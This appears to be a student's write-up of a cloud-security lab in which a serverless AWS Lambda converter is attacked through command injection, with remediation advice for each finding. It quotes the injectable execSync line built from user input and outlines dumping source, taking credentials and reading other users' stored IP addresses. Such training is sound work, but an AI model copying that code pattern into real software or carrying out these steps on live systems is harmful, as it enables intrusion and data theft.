
Lab 4.2

8. Gather information


- The endpoint exposes the region it is being run in. What region does it reside in?

Us-east-1

- Take a screenshot of the endpoint that handles the submission



- Take a screenshot of code and its associated header



- What AWS-specific headers are included?

x-amz-apigw-id: ALcdjGj8oAMF7Pg=
x-amz-cf-id: M5wFx5TLSWoWeIxRhIAAmBZ6ECtDQQMxu-CYRAVK6zlFsBIqb9yITg==
x-amz-cf-pop: HIO50-C1
x-amzn-requestid: de84bd85-0db7-4b5d-865d-9830f093c405
x-amzn-trace-id: Root=1-60b47456-7fcc1f126918c192147f0877;Sampled=0

9. Test adversarial input

- What is the path to the file that is being executed?

/var/task/index.js


- What line of code in this file does the error happen?

9

- What line of code called the function that the error happens in (e.g. the call stack)?


/var/task/index.js:25

- Visit the AWS API Gateway Developer Guide and examine the topics in the "Develop" section of "Working with REST APIs". Find a feature that can be enabled to help this serverless application validate its input. Take a screenshot of it.




10. Command injection


- Use command injection to obtain the working directory the application is run in. Show a screenshot of the result at the end of the page returned.




- Then use command injection to obtain a listing of the directory and show the files that are there.



- Use command injection to dump out the source file that implements this Lambda function.



- Lambda functions have a timeout value of 5 minutes. Use command injection to trigger this timeout and take a screenshot of the error that results from invocations that take too much time to run.



Vulnerability Description: User input is not validated before being injected into a command line, allowing the adversary to run arbitrary code.

Suggested Remediation: Validate the client input before using, per the request validation documentation above.

11. Reverse-engineer the source

- Show the line of code that the command is injected into.

  let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString();

- Show the packages that this file requires. How is each package used in this code?

const child_process = require('child_process'); used to spawn the child process running curl

const AWS = require('aws-sdk'); used to retrieve the client input and write to the bucket

const uuid = require('node-uuid'); used to generate a key

- Find the part of the code that writes the converted document into the S3 bucket.

  let s3 = new AWS.S3(); await s3.putObject({ Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html', ACL: 'public-read' }).promise();

- How is the name of the bucket obtained by the application code?

  An environmental variable

- What database is being used to store information about requests?

  Dynamo

- What information is stored?

  The key value pairs: 'id': requestid, 'ip': ip, 'document_url': documentUrl


- How does the application obtain the name of the table that this information is stored in?

  process.env.TABLE_NAME

- Use command injection to dump the contents of the package manifest file for the application. What version of packages does the source file depend upon?

  { "node-uuid": "1.4.3" }

- Look up this package and version to determine how old the package is? Find any known vulnerabilities in this package.




- How does the application use this package in its operation? What would be the impact of a vulnerability in this package (if any)?

It generates the key used to send the client to the correct output file in the bucket. An insecure key would allow an adversary to possibly view another client's file in the bucket.


Suggested Remediation: Use a more recent version of the package.

12. Information exposure


- Show the variable that stores the bucket name in a screenshot
- Show the table name that is used to store activity information from the application



- Visit the URL associated with the S3 bucket and take a screenshot of what it reveals



- Find a document that has been converted by another user previously and use its object key to get access to the converted data




Vulnerability Description: The bucket provides a listing of all valid keys to anonymous requesters, allowing the adversary to view any arbitrary user's response.


Suggested Remediation: Disable the listing feature.

13. Expose and leverage credentials

- Take a screenshot of the output.



- Using the profile, show a screenshot of the objects in the S3 bucket that the function is using to store its results.



Vulnerability Description: Using the command injection vulnerability, the adversary may obtain the credentials to access the full contents of the bucket.

Suggested Remediation: Validate the client input before using, per the request validation documentation above.

14. Excess permissions

- Does the application ever need to read from the table specified?


No--that's the job of the access point returned to the browser.

- What permissions might not be necessary in this policy?

List, Read, permissions management

15. Data exfiltration

- Take a screenshot of a conversion and IP address from another user.



Vulnerability Description: The injection vulnerability permits the adversary to run arbitrary code, including code printing out the recorded details of other user visits to the site including potentially sensitive information such as ip addresses.

Suggested Remediation: Validate the client input before using, per the request validation documentation above.

